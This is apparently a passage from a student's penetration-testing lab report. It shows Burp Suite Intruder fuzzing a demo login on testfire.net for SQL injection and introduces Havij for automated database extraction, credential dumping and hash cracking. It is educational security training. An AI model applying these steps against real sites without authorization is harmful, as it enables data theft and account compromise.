
Here we see login successfully

5. Now go in burpsuite-pro ,target section, and click on testfire.net




Name : kunal Jawale

6. Click on do login section so u can see the UID PASS section double click on this and click on send to intruder




7. Intruder interface :




Name : kunal Jawale

8. Select UId and passwd section and add to position




9. In payload section choose the Fuzzing SQL Injection




Name : kunal Jawale

10. See the payload is set



11. Click on start attack If lenth is change then this section is vulnerable for SQL Injection



See the site is vulnerable.

Name : kunal Jawale

❖ Perform Advance SQL Injection using Havij

Information about Havij :-

Havij is an automated SQL Injection tool used in **penetration testing** to identify and exploit SQL injection vulnerabilities in web applications.

🔧 Uses of Havij in SQL Injection

1. **Automated SQL Injection Exploitation**
   - Havij can **automatically detect** and exploit SQL injection vulnerabilities in vulnerable websites by just entering the target URL.
2. **Database Information Extraction**
   - It can extract:
     - Database **names**
     - **Tables** and **columns**
     - **Data** stored in tables (e.g., usernames, passwords)
3. **Database Type Detection**
   - Automatically detects the **backend database type**:
     - MySQL, MSSQL, Oracle, PostgreSQL, MS Access, etc.
4. **User Credential Dumping**
   - Retrieves **username and password** hashes from the database (often from `users` table).
5. **Hash Cracking Support**
   - Built-in support to **crack MD5 hashes** using online services.
6. **Privilege Escalation**
   - Checks if the database user has **admin privileges** (like `root` in MySQL).
   - Can execute **OS commands** if the database supports it.
7. **Website Admin Login Finder**

- Scans and finds the **admin login page** of the target website.

8. **Saving and Reporting**
   - Allows you to **save reports** of the injection process, including all retrieved data.

🧪 Example Process

1. Enter vulnerable URL (like `http://target.com/index.php?id=1`)
2. Click "Analyze"
3. Havij identifies if the URL is vulnerable
4. You choose what to extract (databases, tables, data)
5. Havij shows results in GUI


⚠️ Important Note

- **Havij is a black-box tool**: It automates attacks and is mainly used for **educational** or **authorized penetration testing**.
- **Illegal use** (like targeting websites without permission) is a **cybercrime**.


LAB :

1. Install and run Havij in windows 11

Name : kunal Jawale




2. Give the target URL in target section and click on analyze




See havij start the analyze

3.In last section u can see the find database **Current db : GF collage**

Name : kunal Jawale

